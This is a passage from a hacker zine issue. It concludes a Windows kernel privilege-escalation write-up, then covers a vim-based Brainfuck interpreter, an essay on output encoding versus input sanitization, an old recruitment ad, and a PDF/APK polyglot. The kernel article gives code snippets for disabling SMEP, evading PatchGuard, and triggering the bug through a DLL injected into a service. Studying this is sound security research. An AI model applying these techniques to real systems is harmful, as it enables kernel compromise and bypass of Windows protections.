We've seen, however, that we have enough of a KTHREAD to exit the scheduler and even be context-switched in. Do we have enough to enter the scheduler and be context-switched out? The simplest way to do so is to use the KeDelayExecutionThread API and pass in an absurdly large timeout value—guaranteeing our thread will be stuck in a wait state forever.

Before doing so, however, we should remember that all dispatching operations happen at DISPATCH_LEVEL, as we saw earlier. And normally, the exit from SwapContext would've resulted in returning back to some function that had raised the IRQL, so that it could then lower it. We are not allowed to re-enter the scheduler at this IRQL, so we'll first lower it back down to PASSIVE_LEVEL ourselves. Our final cleanup code thus looks like this:

```
  __writecr8(PASSIVE_LEVEL);
2 timeout.QuadPart = 0x800000007FFFFFFF;
  pKeDelayExecutionThread(KernelMode, FALSE, &timeout);
```

Enter PatchGuard

Readers of this magazine ought to know that Skape and Skywing aren't idiots—their PatchGuard technology embedded into the NT kernel will actually actively scan for changes to KUSER_-SHARED_DATA. Any modification such as our addition of a random KTHREAD in its tail will result in the famous 109 BSOD, with a code of "0" or "Generic Data Modification."

Thus, we need to clear out our KTHREAD from there—but that poses a problem since we can't destroy the KTHREAD before we call KeDelayExecutionThread. One option is to allocate some non-paged pool memory and copy our KTHREAD structure in there, then modify the KPRCB CurrentThread pointer yet again. But this means that we will be leaking a KTHREAD in memory forever. Can we do better?

Another possibility is to do the destruction of the KTHREAD *after* the KeDelayExecutionThread has executed. Nobody will ever need to look at, or touch the structure, since we know it will never wake up again. But how can we run after the endless delay? Clearly, we need another activation point—and Windows offers *timer-based deferred procedure routines (DPCs)* as a solution. By allocating a nonpaged pool buffer containing a KTIMER structure (initialized with KeInitializeTimer) and a KDPC structure (initialized with KeInitializeDpc), we can then use KeSetTimer to force the execution of the DPC to, say, five seconds later in time. This is easy to do.

```
1  PSTAGE_TWO_DATA data;
   LARGE_INTEGER timeout;
3  data = pExAllocatePool(NonPagedPool, sizeof(*data));
   __movsq(data->Code, CleanDpc,
5          sizeof(data->Code)/sizeof(ULONG64));
   pKeInitializeDpc(&data->Dpc, data->Code, NULL);
7  (&data->Timer);
   timeout.QuadPart = -50000000;
9  pKeSetTimer(&data->Timer, timeout, &data->Dpc);
```

Inside of the CleanDpc routine, we simply destroy the thread and free the data:

```
1  PKTHREAD newThread = SharedUserData+sizeof(*SharedUserData);
   data = CONTAINING_RECORD(Dpc, STAGE_TWO_DATA, Dpc);
3  __stosq(newThread, 0, sizeof(KTHREAD) / sizeof(ULONG64));
   pExFreePool(data);
```

With the KUSER_SHARED_DATA structure cleaned up, we should never hear from PatchGuard again. And so, the system is now restored back to

sanity—except for the case when a few seconds later, some thread, on some arbitrary processor, inserts a new timer in the tree of timers. The scheduler, after computing a 256-based hash bucket handle for the KTIMER entry, inserts it into the list of existing KTIMER structures that share the same hash—that, with a probability of 1/256, is the near-infinitely expiring timer that `KeDelayExecutionThread` is using. Why is this a problem, you ask?

Well, as it happens, the kernel doesn't want to have to create a timer object whenever a wait is done that involves a timeout. And so, any time that a synchronization object is waited upon for a fixed period of time, or any time that a `Sleep/KeDelayExecutionThread` call is performed, an internal KTIMER structure that is preallocated in the `KTHREAD` structure is used, under the field name `Timer`. This also creates one of the NT kernel's best-designed features: the ability to wait on objects without requiring a single memory allocation.

Unfortunately for us as attackers, this means that the timer table now contains a pointer to what is essentially computable as
`KUSER_SHARED_DATA + sizeof(KUSER_SHARED_DATA) + FIELD_-OFFSET(KTHREAD, Timer))`... a data structure that we have completely zeroed out. That list of hash entries will therefore hit a null pointer and crash.[52] We must then do one more thing in the `CleanDpc` routine, remove this linkage. We can do this easily.

```
RemoveEntryList(&newThread->Timer.TimerListEntry);
```

PatchGuard Redux

Remember the part about Patchguard's developers not being stupid? Well, they're certainly not going to let the corrupt, SMEP-disabled value of `CR4` stand! And so it is, that after a few minutes (or less), another 109 BSOD is likely to appear, this time with code 15. ("Critical processor register modified.") Hence, this is one more thing that we're going to have to clean up, and yet again something that we cannot do as part of our user-mode pre-`KeDelayExecutionThread` call, because the very next

instruction would then issue a SMEP violation. Good thing we've got our five second timer-based DPC!

Except that things are never that easy, as readers probably know. One of the great (or terrible) things about DPCs is that they run in arbitrary thread context and don't have a particular affinity to a given processor either, unless told otherwise. While in a normal interrupt service routine environment, the DPC will typically execute on the same processor it was queued on, this is not the case with timer-based DPCs. In fact, on most systems, these will execute on CPU 0 at all times, whereas on others, they can be distributed across processors based on utilization and power needs. Why is this a problem? Because we've disabled SMEP on one particular processor—the one that ran our first-stage user-mode payload, while the DPC can run on a completely different processor.

As always, the NT kernel offers up an API as a solution. By using KeSetTargetProcessorDpcEx, we can make sure the DPC runs on the same processor as our first stage payload (which should be CPU 0, Group 0, but let's do this in a more portable way):

```
1  PROCESSOR_NUMBER procNumber;
   pKeGetCurrentProcessorNumberEx(&procNumber);
3  pKeSetTargetProcessorDpcEx(&data->Dpc, &procNumber);
```

Success is now ours! By cleaning up the KUSER_SHARED_DATA structure, eliminating the KTHREAD's timer from the timer list, and restoring CR4 back to its original value, the system is now fully restored in its original state, and we've even freed the KDPC and KTIMER structures. There's now not a single trace of the thread left around, which pretty much amounts to the initial idea of terminating the thread. From dust we made it, and to dust it returned.

Of course, our payload hasn't actually done anything, other than clean up after itself. Obviously, at this point, any number of actually real system threads could be created, periodic timer DPCs could be queued, work items can be queued, and all other arbitrary kernel-mode

operations are permitted, depending on the ultimate goals of our exploit.

ACT III. Denoument

The Trigger

We have so far been operating in an imaginary world where we can send the kernel an arbitrary Event Object as a KEVENT and have the kernel attempt to signal it. We now have shown that this scenario can reliably lead to kernel execution. The next question is, how can we trigger it?

As it happens, the kernel has a function called PopUmpoProcessPowerMessage, which responds to any message that is sent to the ALPC port that it creates, called PowerPort. Such messages have a simple 4-byte header indicating their type, and a type of 7, which we'll call PowerMessageNotifyLegacyEvent, and is treated as follows:

```
1  eventObject = PowerMessage->NotifyLegacyEvent.Event;
   if(eventObject)
3      KeSetEvent(eventObject, 0, 0);
```

To send messages to this port, a complex series of actions and ALPC-specific setup, plus somehow getting access to this port, must be performed. Thankfully, we don't need to do any of it, as the UMPO.DLL library, which implements the User Mode Power Manager, exports a handy UmpoAlpcSendPowerMessage function. By simply injecting a DLL into the service, which contains all of the above code implementation, we can execute the following sequence to trigger a Ring 3 to Ring 0 jump:

```
1  powerMessage.Type = PowerMessageNotifyLegacyEvent;
   powerMessage.NotifyLegacyEvent.Event = &deathEvent;
3  UmpoAlpcSendPowerMessage(&powerMessage, sizeof(powerMessage));
```

Conclusion

As we've seen in this analysis, sometimes even the most apparently unexploitable data corruption/type confusion bugs can sometimes be busted open with sufficient understanding of the underlying operating system and rules around the particular data. I'm aware of another vulnerability that results in control of a lock object—which, when fixed, was assumed to be nothing more than a DoS. I posit that such a lock object could've also been maliciously constructed to appear in an non-acquired state, which would then cause the kernel to make the thread acquire the lock—meanwhile, with a race condition, the lock could've been made to appear contended, such as to cause the release path to signal the contention even, and ultimately lead to the same exploitation path as discussed here.

It is also important to note that such data corruption vulnerabilities, which can lead to stack pivoting and ROP into user mode will bypass technologies such as DeviceGuard, even if configured with HyperVisor Code Integrity (HVCI)—due to the fact that all pages executing here will be marked as executable. All that is needed is the ability to redirect execution to the UMPO function, which could be done if User-Mode UMCI is disabled, or if PowerShell is enabled without script protection—one can reflectively inject and redirect execution of the Svchost.exe process. Note, however, that enabling HVCI will activate HyperGuard, which protects the CR4 register and prevents turning off SMEP. This must be bypassed by a more complex exploit technique either affecting the PTEs or making the kernel payload itself be full ROP.

Finally, Windows Redstone 14352 and later fix this issue, just in time for the publication of the article. This fix will not be back-ported as it does not meet the bulletin bar, however.

12:9 A VIM Execution Engine

by Chris Domas

The power of vim is known far and wide, yet it is only when we push the venerable editor to its limits that we truly see its beauty. To conclusively demonstrate vim's majesty, and silence heretical doubters, let us construct a copy/paste/search/replace Turing machine, using vanilla vim commands.

First, we lay some ground rules. Naturally, we could build a Turing machine using the built-in vimscript, but it is already known that vimscript is Turing-complete, and this is hardly sporting. vim ex commands—the requests we make from vim when we type a colon— are abundant and powerful, but these too would make the task simple, and therefore would fail to illustrate the glory of vim. Instead, we strive to limit ourselves to normal vim commands: yank, put, delete, search, and the like.

With these constraints in mind, we must decide on the design of our machine. For simplicity, let us implement an interpreter for the widely known Brainfuck (BF) programming language. Our machine will be a simple text file that, when opened in vim and started with a few key presses, interprets BF code through copy-/paste/search/replace style vim commands.

Let us begin by giving our machine some memory. We create data tape in the text file by simply adding the following:

```
_t :
0 0 0 0 0 0 0 0 0
```

We now have ten data cells, which we can locate by searching for _t.

BrainFuck operators
<>+- [] ,.

++*ptr;

--ptr;

++ptr;

--*ptr;

while (*ptr) {·····}

input ——→ interpreter ——→ output

*ptr=getchar();

putchar(*ptr);

Now what of the BF code itself? Let us add a Fibonacci number generator to the file.

```
_p :
>+++++++++++>+>+[[+++++[>+++++++++
<-]>.<++++++[>---------<-]+<<<]>.
>>[[-]<[>+<-]>>[<<+>+>-]<[>+<-[>
+<-[>+<-[>+<-[>+<-[>+<-[>+<
-[>+<-[>[-]>+>+<<<-[>+<-]]]]]]]]
]]]+>>>]<<<]
```

Progress! Now we add lines to accommodate input and output, although these will be left empty for now:

```
_i :
_o :
```

To perform output, our program will need to convert the numeric memory cells to ASCII values. This can easily be done by adding an ASCII lookup table to our program:

```
_a :
... __65 A__66 B__67 C__68 D ... _127 ._uuu.
```

The arrangement of underscores and spaces will assist us in navigating the table with vim commands. Providing an "unknown" uuu allows us to process values outside the ASCII range.

Now for the fun part—how do we execute our BF program using just our simple vim commands? We would envision a small set of commands running continuously to interpret the program. Of course, we could manually type out these commands ourselves, over and over, to perform the execution (and we indeed encourage this as an enjoyable exercise!), but in the unfortunate situation in which an interpreted program fails to halt, we may come to find this process laborious. Instead, we will insert the keys for these commands directly into our vim file. When complete, we can automatically run the commands on the first line of the file by typing:

```
ggyy@"
```

If the first line, in turn, moves to other lines, and repeats this process of yanking a line of commands (yy) and executing the yanked buffer (@"), execution can continue indefinitely, without any additional user action.

So to begin, let us simplify the process of navigating the text file by setting marks at key points. At the start of our text file, we add

commands to set a mark at the beginning of the file.

```
gg0mh
```

A mark at the memory tape:

```
/_t^Mnjmt 'h
```

A mark at the BF code:

```
/_p^Mnjmp 'h
```

A mark at the input, output, and ASCII table:

```
/_o^Mnjmo 'h/_i^Mnjmi 'h/_a^Mnjma 'h
```

Although these steps are not strictly necessary, they will simplify navigating the file for future commands.

Now for execution! BF contains 8 instructions: increment the current data cell (+), decrement the current data cell (-), move to the next data cell (>), move to the previous data cell (<), a conditional jump forward ([), a conditional jump backward (]), output the current data cell (.), and input to the current data cell (,). Let us construct a table of vim commands to carry out each of these operations; each label will act as a marker for looking up the corresponding commands.

```
_c:
_>-???X
_<-???X
```

```
_[-???X
_]-???X
_+-???X
_--???X
_.-???X
_,-???X
_f:_???X
_b:_???X
```

We again apply the trick of special characters around each operation to simplify the search process—we may find many >'s in our file, but there will be only one _>-. We mark the end of the command with an X. We preemptively supply additional _f and _b commands, to carry out the conditional part of the BF branch operations [and]. We will determine the exact commands for each momentarily, which will replace the unknown ??? above. For now, let us continue the previous process of adding marks to each for quick navigation.

```
/_c^Mnjma ‘h/_c^Mnf_mf ‘h/_b^Mnf_mb
```

Now that our marks are set, we add to the top of our file the commands to execute the first instruction in the BF program.

```
‘pyl ‘c/_\V^R"^Mf-ly2tX@"
```

This will move to the BF program (‘p), yank one BF instruction (yl), move to the command table (‘c), find the BF instruction in the table, (/_\V^R"^M) move to the list of commands for that instruction (f-l), yank the list of commands (y2tx)—skipping an X embedded in the command, and seeking forward to the terminating X—and execute the yanked commands (@"). With this, our execution begins!

Let's now complete our table by determining the commands to execute each BF instruction. > and < are particularly simple. For >,

```
‘twmt ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

Plainly, this is: move to the memory tape (‘t), move forward one memory cell (w), mark the new location in the tape (mt), move back to

the BF program (‘p), move forward one character to progress over the now executed BF instruction ( ), mark the new location in the BF program (mp), yank the next BF instruction (yl), and follow the previous process (‘c/_\V^R"^Mf-ly2tX@") to locate that instruction in the command table, yank its commands, and execute them.

<, then, is similarly implemented as

```
‘tbmt ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

What of + and -? + can be performed with

```
‘t^A ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

This is virtually identical to the < and > implementation. This time, we move to the current data cell and increment it with ^ A. Strictly speaking, this is a violation of the copy/paste/search/replace type execution we have been using. However, with minimal effort, the increment could be performed via a lookup table (as we do for the ASCII conversion)—we simply elide this for brevity.

Simply replacing ^ A (increment) with ^ X (decrement), - is derived.

```
‘t^X ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

Now, certainly, our interpreter is not useful without input and output, so let us add . and , commands. . may be

```
‘tyw ‘a/_\(^R"\|uuu\)^Mellyl ‘op$mo ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

This of course is: move to the memory tape (‘t), yank a cell (yw), move to the ASCII table (‘a), search for the yanked cell or, if it is not found, move to the uuu marker, (/_\(^R"\|uuu\)^M), move over the marker characters (ell), yank the corresponding ASCII character (yl), move to the output (‘o), paste the ASCII character (p), move to the end of the output ($), mark the new output location (mo), and finally, move back to the BF program, move over the executed instruction, grab the next instruction, locate its commands, and execute them, as before.

```
(‘p mpyl ‘c/_\V^R"^Mf-ly2tX@")
```

Data input with , is similarly:

```
‘iy mi ‘a/^R"_^MT_ye ‘txt p ‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"
```

Which simply performs the reverse lookup and stores the result in the current memory cell.

We are close, but, alas!, nothing is ever simple, and BF's conditional looping becomes more complicated. The BF [instruction means, precisely, *"if the byte at the data pointer is zero, then instead of moving the instruction pointer forward to the next command, jump it forward to the command after the matching*] *command."*

```
‘tyt ‘f/\(^R"\|n\)x^Mf-ly2tX@"
```

Meaning, navigate to the memory tape (‘t), yank a memory cell (yt), navigate to the forward assist commands (‘f), search for either the yanked cell, or, if it is not found, the character n, followed by x (/\ (^R"\|n\)x^M), and yank and execute the given commands, using the process as before (f-ly2tX@"). This search allows us to achieve the conditional portion of the [instruction—we will include a marker for only 0, so only a memory cell of 0 will find a match—all others will be directed to the n character. Our forward assist then appears as

```
_f:_0x:-‘p% mpyl ‘c/_\V^R"^Mf-ly2tX@"X_nx:-‘p mpyl ‘c/_\V^R"^Mf
    ly2tX@"X
```

If the memory cell is 0, the previous search matches _0x, and the commands following it are yanked and executed. If the memory cell is not 0, the previous search matches _nx, and the commands following it instead are yanked and executed. For 0, we have: go to the BF program (‘p), navigate to the corresponding] instruction (%), move to the instruction after this ( ), mark the new location in the program (mp), and then yank and execute the next instruction, as before. (yl‘c/_\V^R"^Mf-

`ly2tX@"`) For non-0, we have: go to the BF program (`‘p`), navigate to the next instruction ( ), mark the new location in the program (`mp`), and then yank and execute the next instruction, as before. (`yl‘c/_\V^R"^Mf-ly2tX@"`)

] is now straightforward. Following the same patterns, we have

```
‘tyt ‘b/\(^R"\|n\)x^Mf-ly2tX@"
```

for the conditional search, and

```
_b: _0x:-‘p mpyl ‘c/_\V^R"^Mf-ly2tX@"X_nx:-‘p% mpyl ‘c/_\V^R"^Mf-
    ly2tX@"X
```

as the backward assist commands. An ardent observer may argue the vim `%` command violates our copy/paste/search/replace design, and, alas!, this is so. However, we argue that a series of searches, increments, and decrements—like those we have already shown—could be used to implement `%`'s functionality in a more perfect manner. We leave this as an exercise for purists.

But lo! With the implementation of the eight BF instructions, our execution engine is complete! Page 586 shows a cleanly formatted version of the final machine. The demonstration machine uses our copy/paste/search/replace commands to calculate the prime numbers up to 100. For ease of use, we add an introductory %0s search and replace sequence—momentarily allowing ourselves to enter ex commands—in order to insert the control characters (^ M, ^ R, etc.) needed throughout the rest of the machine. This provides us a pure-ASCII file, without the need to enter special characters. Simply copy the text, paste into vanilla vim, launch with `gg2yy@"`, and witness the awesome Turing-complete power of our benevolent editor![53]

```
:%s/\^A/\="\<C-A>"/g|%s/\^X/\="\<C-X>"/g|%s/\^R/\="\<C-R>"/g|%s/\^M/\n/g|06
0f-ly$@"

              ### launch with gg2yy@" ###
              ###### @xoreaxeaxeax ######

_c:        _s1-gg0mh'h/ _t^Mnjmt'h/ _p^Mnjmp'h/_o^Mnjmo'h/ _i^Mnjmi'h/ _s2^Mnf-ly$@"njmt_j
           _s2-'h/ _a^Mnjma'h/ _c^Mnf:mc'h/ _f^Mnf_mf'h/ _b^Mnf_mb'pyl'c/_\V^R"^Mf-ly2tX@"
           z_>-'twmt'p mpyl'c/_\V^R"^Mf-ly2tX@"Xs_<-'tbmt'p mpyl'c/_\V^R"^Mf-ly2tX@"X
           _f:_0x:-'p% mpyl'c/_\V^R"^Mf-ly2tX@"Xa_nx:-'p mpyl'c/_\V^R"^Mf-ly2tX@"Xmpyl
           b:_0x:-'p mpyl'c/_\V^R"^Mf-ly2tX@"Xm_nx:-'p% mpyl'c/_\V^R"^Mf-ly2tX@"Xly2t
           _+-'t^A'p mpyl'c/_\V^R"^Mf-ly2tX@"Xo_--'t^X'p mpyl'c/_\V^R"^Mf-ly2tX@"X_/--
           _]-'tyt 'b/\(^R"\|n\)x^Mf-ly2tX@"Xd_[-'tyt 'f/\(^R"\|n\)x^Mf-ly2tX@"X^$0x:-
           v.$7yy_.-'tyw'a/_\(^R"\|uuu\)^Mellyl'op$mo'p mpyl'c/_\V^R"^Mf-ly2tX@"Xelly
           _$'p mpy'pyl'a_,-'iy  mi'a/ ^R"_^MT_ye'tvt p'p mpyl'c/_\V^R"^Mf-ly2tX@"X_#-
_o:


_i:
100^M


_t:
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0

_a:
___0 .__1 .__2 .__3 .__4 .__5 .__6 .__7 .__8 .__9 . _10 ^M_11 .__12 .__13 .__14 .__15 .
__16 .__17 .__18 .__19 .__20 .__21 .__22 .__23 .__24 .__25 .__26 .__27 .__28 .__29 .__30 .__31 .
__32 .__33 !__34 "__35 #__36 $__37 %__38 &__39 '__40 (__41 )__42 *__43 +__44 ,__45 -__46 .__47 /
__48 0__49 1__50 2__51 3__52 4__53 5__54 6__55 7__56 8__57 9__58 :__59 ;__60 <__61 =__62 >__63 ?
__64 @__65 A__66 B__67 C__68 D__69 E__70 F__71 G__72 H__73 I__74 J__75 K__76 L__77 M__78 N__79 O
__80 P__81 Q__82 R__83 S__84 T__85 U__86 V__87 W__88 X__89 Y__90 Z__91 [__92 \__93 ]__94 ^__95 _
__96 '__97 a__98 b__99 c_100 d_101 e_102 f_103 g_104 h_105 i_106 j_107 k_108 l_109 m_110 n_111 o
_112 p_113 q_114 r_115 s_116 t_117 u_118 v_119 w_120 x_121 y_122 z_123 {_124 |_125 }_126 ~_127 .
_uuu  .

_p:
+[->,-----------[<+>----------------------------------------->]>+>+<<--]>>[<<[+>>-]<>>++++++++[<<<[>+
>+<<[->]>[<<[+>>-]<[<<[+>>-]>>-]<<<[-]<<[>+<-]]>>[<<[+>+<-]]]]>>[<<[+>>-]<[<<[+>>-]<[>+<-]]>>-[<->>-
>+<<<<<<<<[>+<-[>>>+>+<<<<-]>>>>[<<<<+>>>>-]<<<[>>+>+<<<-]>>>[<<<+>>>-]<<<<<<[>+>+<<-]>>[<<+>>-]
-]<<<[>>>>+<<<[>+>+<<[->]>[<<[+>>-]<[<<[+>>-]>>-]<<<[-]<<[>+<-]]>>[<<[+>+<-]]]]>>[<<<[>+<-
]<>[-]<<[>>>>>]-[-<<<<<[->>[-]<<[>+<-]]<>>-]<<<[->>+<>-[<-]>[<<<<<<+]<<[<+>>+<<-]<<<[->+<-
>[[>+>+<<-]>[<<+>>-]<>++++++++<[>+<-]>[<<<<<<<<+++++++++>-]<-><.[-]>[<<+>>-]<>+++[<+>-]<<-]<-
<-]>>>>[<<<<+>>>>-]<<<>-[<<+>]<[[>+<-]+++++++[<++++++++>-]<-><.[-]>[<<+>>-]<>++++[<++++++++
-]<.[-]>>>>>>]<<<<<<<<>[-]<[-]<<-]+++++++++.[-]#
```

12:10 Doing Right by Neighbor O'Hara

by Andreas Bogk
Knight in the Grand Recursive Order of the Knights of the Lambda Calculus
Priest in the House of the Apostles of Eris

What good is a pulpit that can't be occasionally shared with a neighborly itinerant preacher? In this fine sermon, Sir Andreas warns us of the heresy that "input sanitation" will somehow protect you from injection attacks, no matter what comes next for the inputs you've "sanitized"—and vouchsafes the true prophecy of parsing and unparsing working together, keeping your inputs and outputs valid, both coming and going. —PML

Brothers, Sisters, and Variations Thereupon!

Let me introduce you to a good neighbor. Her name is *O'Hara* and she was born on *January 1st in the year 1970* in Dublin. She's made quite an impressive career, and now lives in a nice house in *Scunthorpe, UK*, working remotely for *AT&T*.

I ask you, neighbors: would you deny our neighbor O'Hara in the name of SQL injection prevention? Or would you deny her date of birth, just because you happen to represent it as zero in your verification routine? Would you deny her place of work, as abominable as it might be? Or would you even deny her place of living, just because it contains a sequence of letters some might find offensive?

You say no, and of course you'd say no! As her name and date of birth and employer and place of residence, they are all valid inputs. And thou shalt not reject any valid input; that truly would not be neighborly!

But wasn't input filtering a.k.a. "sanitization" the right thing to do? Don't characters like ' and & wreak unholy havoc upon your backend SQL interpreter or your XHTML generator?

So where did we go wrong by the neighbor O'Hara?

There is a false prophesy making the rounds that you can protect against undesirable injection into your system by input sanitization, no matter where your sanitized inputs go from there, and no matter how they then get interpreted or rendered. This "sanitization" is a heathen fetish, neighbors, and the whole thing is dangerous foolery that we need to drive out of the temple of proper input-handling.

Indeed, is the apostrophe character so inherently dirty and evil, that we need to "sanitize" them out? Why, then, are we using this evil character at all? Is the number 0 evil and unclean, no matter what, despite historians of mathematics raving about its invention? Are certain sounds unspeakable, regardless of where and when one may speak them?

No, no, and no—for all bytes are created equal, and their interpretation depends solely on the context they are interpreted in. As any miracle cure, this snake oil of sanitization claims a grain of truth, but entirely misses its point. No byte is inherently dirty so as to be sanitized as such—but context and interpretation happeneth to them all, and unless you know what these context and the interpretations are, your sanitization is useless, nay, harmful and unneighborly to O'Hara.

The point is, neighbors, that at the input time you cannot possibly know the context of the output. Your input sanitation scheme might work to protect your backend for now—and then a developer comes and adds an LDAP backend, and another comes and inserts data into a JavaScript literal in your web page template. Then another comes and adds an additional output encoding layer for your input—and what looked safe to you at the outset crumbles to dust.

The ancient prophets of LISP knew that, for they fully specified both what their machine read, and what it printed, in the holy *REPL*, the Read-Eval-Print Loop. The *P* is just as important as the *R* or even the *E*—for without it everything falls to the ground in the messy heaps that bring about XSS, memory corruption, and packet-in-packet. *Pretty-printing* may sound quaint, a matter unnecessary for "real programmers," but it is in fact deep and subtle—it is *unparsing*, which produces the representation of parsed data suitable for the next context it is consumed in. They knew to specify it precisely, and so should you.

So what does the true prophecy look like? Verily sanitize your input—to the validity expectations you have of it. Yet be clear what this really means, and *treat the output with as much care as you treat the input*. The output is a language too, and must be produced according to its own grammar, just as validating to the input grammar is the only hope of keeping your handler from pwnage.

Sanity in input is important in structured data. When you expect XML, you shall verify it is XML. When you expect XML with a Schema, also verify the schema. Expecting JSON? Make sure you got handed valid JSON. Use a parser with the appropriate power, as LangSec commands. Yet, if your program were to produce even a single byte of output, ask—what is the context of that output? What is the expected grammar? Verily, you cannot know it from just the input specification.

Any string of characters is likely to be a valid name. There is nothing you should really do for sanitation, except making sure the character encoding is valid. If your neighbor is called O'Hara, or Tørsby, or Åke, make sure you can handle this input—*but also make sure you have the output covered!*

This is the true meaning of the words of prophets: input validation, however useful, cannot not prevent injection attacks, the same way washing your hands will not prevent breaking your leg. Your output is a language too, and unless you generate it in full understanding of what

it is—that is, unparse your data to the proper specification of whatever code consumes it—that code is pwned.

Parsing and unparsing are like unto the two wings of the dove. Neglect one, and you will not get you an olive branch of safety—nay, it will never even leave your ark, but will flap uselessly about. Do not hobble it, neighbors, but let it fly true—doing right by neighbors like O'Hara both coming and going!

EOL, EOF, and EOT!

CQ

W3HWZ

M. R. BRIGGS, A HAM OPERATOR FOR 35 YEARS, IS MANAGER OF MISSILE GROUND CONTROL ENGINEERING, WESTINGHOUSE ELECTRONICS DIVISION

ALL ELECTRONIC ENGINEERS WITH A DESIRE TO

CREATE!

The building of a ham station is an outlet for some of our creativeness. In the 35 years I've been a ham operator, I've found a lot of satisfaction in my hobby; but nothing gives me more creative pleasure than my job.

At the Westinghouse Electronics Division, creativeness is encouraged. Important, too, is the fact that the work is so vital! We're working on advanced development projects that are both interesting and challenging! For the expansion of these projects we are looking for electronic engineers experienced in radar and Missile Guidance Systems.

Of course, Westinghouse offers the finest income and benefit advantages, as well as a good location. You'll find ideal suburban living accommodations and many big-city attractions.

If you'd like more information on the high-level openings to be filled in the near future, drop us a line today!

R. M. Swisher, Jr.
Employment Supervisor, Dept. 34
Westinghouse Electric Corp.
2519 Wilkens Avenue
Baltimore 3, Maryland

YOU CAN BE SURE...IF IT'S Westinghouse

12:11 Are All Androids Polyglots or Only C-3PO?

by Philippe Teuwen

```
$ pm install/sdcard/pocorgtfol2.pdf
```

That's all it takes to install this polyglot as an Android application. So what's the Jedi mind trick?

Basically, we merged the content of an Android application with the ZIP feelies. (Please excuse the cruft you'll find in the feelies!)

Now I won't teach you anything if I tell you that an APK is just a ZIP. It is, of course, a ZIP, but not just, if we also want it to be an Android app; we need the application itself, for one thing, and then some.

The Android OS requires all applications to be signed in order to be installed, so our polyglot needs to be signed by our Pastor, which is actually not a bad practice. Beyond this, Android doesn't really care about what else the ZIP could be (e.g., it can be a PDF, as is the glorious PoC‖GTFO tradition), but the trick is that *all* of the archive contents must be signed. In particular, this must include all the original feelies, as you can observe in `META-INF/MANIFEST.MF`.

The resulting polyglot can be installed directly if dropped on `/sdcard/`, as well as locally, by using the Android Package Manager as shown above.

But I expect most readers—well, only those crazy enough to give execute permission to the Pastor on their terminals—to install it via the Android Debug Bridge tool `adb`. This method expects the application package filename to end in `.apk`, so let's humor it.

```
$ ln -s pocorgtfo12.pdf pocorgtfo12.apk
$ adb install pocorgtfo12.apk
```

But what does this application do? Not much, really. It copies itself (the installed APK) to `/sdcard/pocorgtfo12.pdf` and opens this copy with your preferred PDF reader.

Note: Imperial security is improving and on the latest versions of the OS, even if this 'droid polyglot gets installed, it may fail in `dex2oat`. You may need to develop your own Jedi tricks to tell them these are not the droids they are looking for—and if you do, please send them to us![54]

And you, my friend, are *you* a polyglot? Let's celebrate this fine Québécoise release with a classic *charade*!

_ _ _ _   _ _ _   _ _ _ _

_ _ _   _ _ _

_ _ _   _   _ _ _ _   _ _ _

Charade des temps modernes
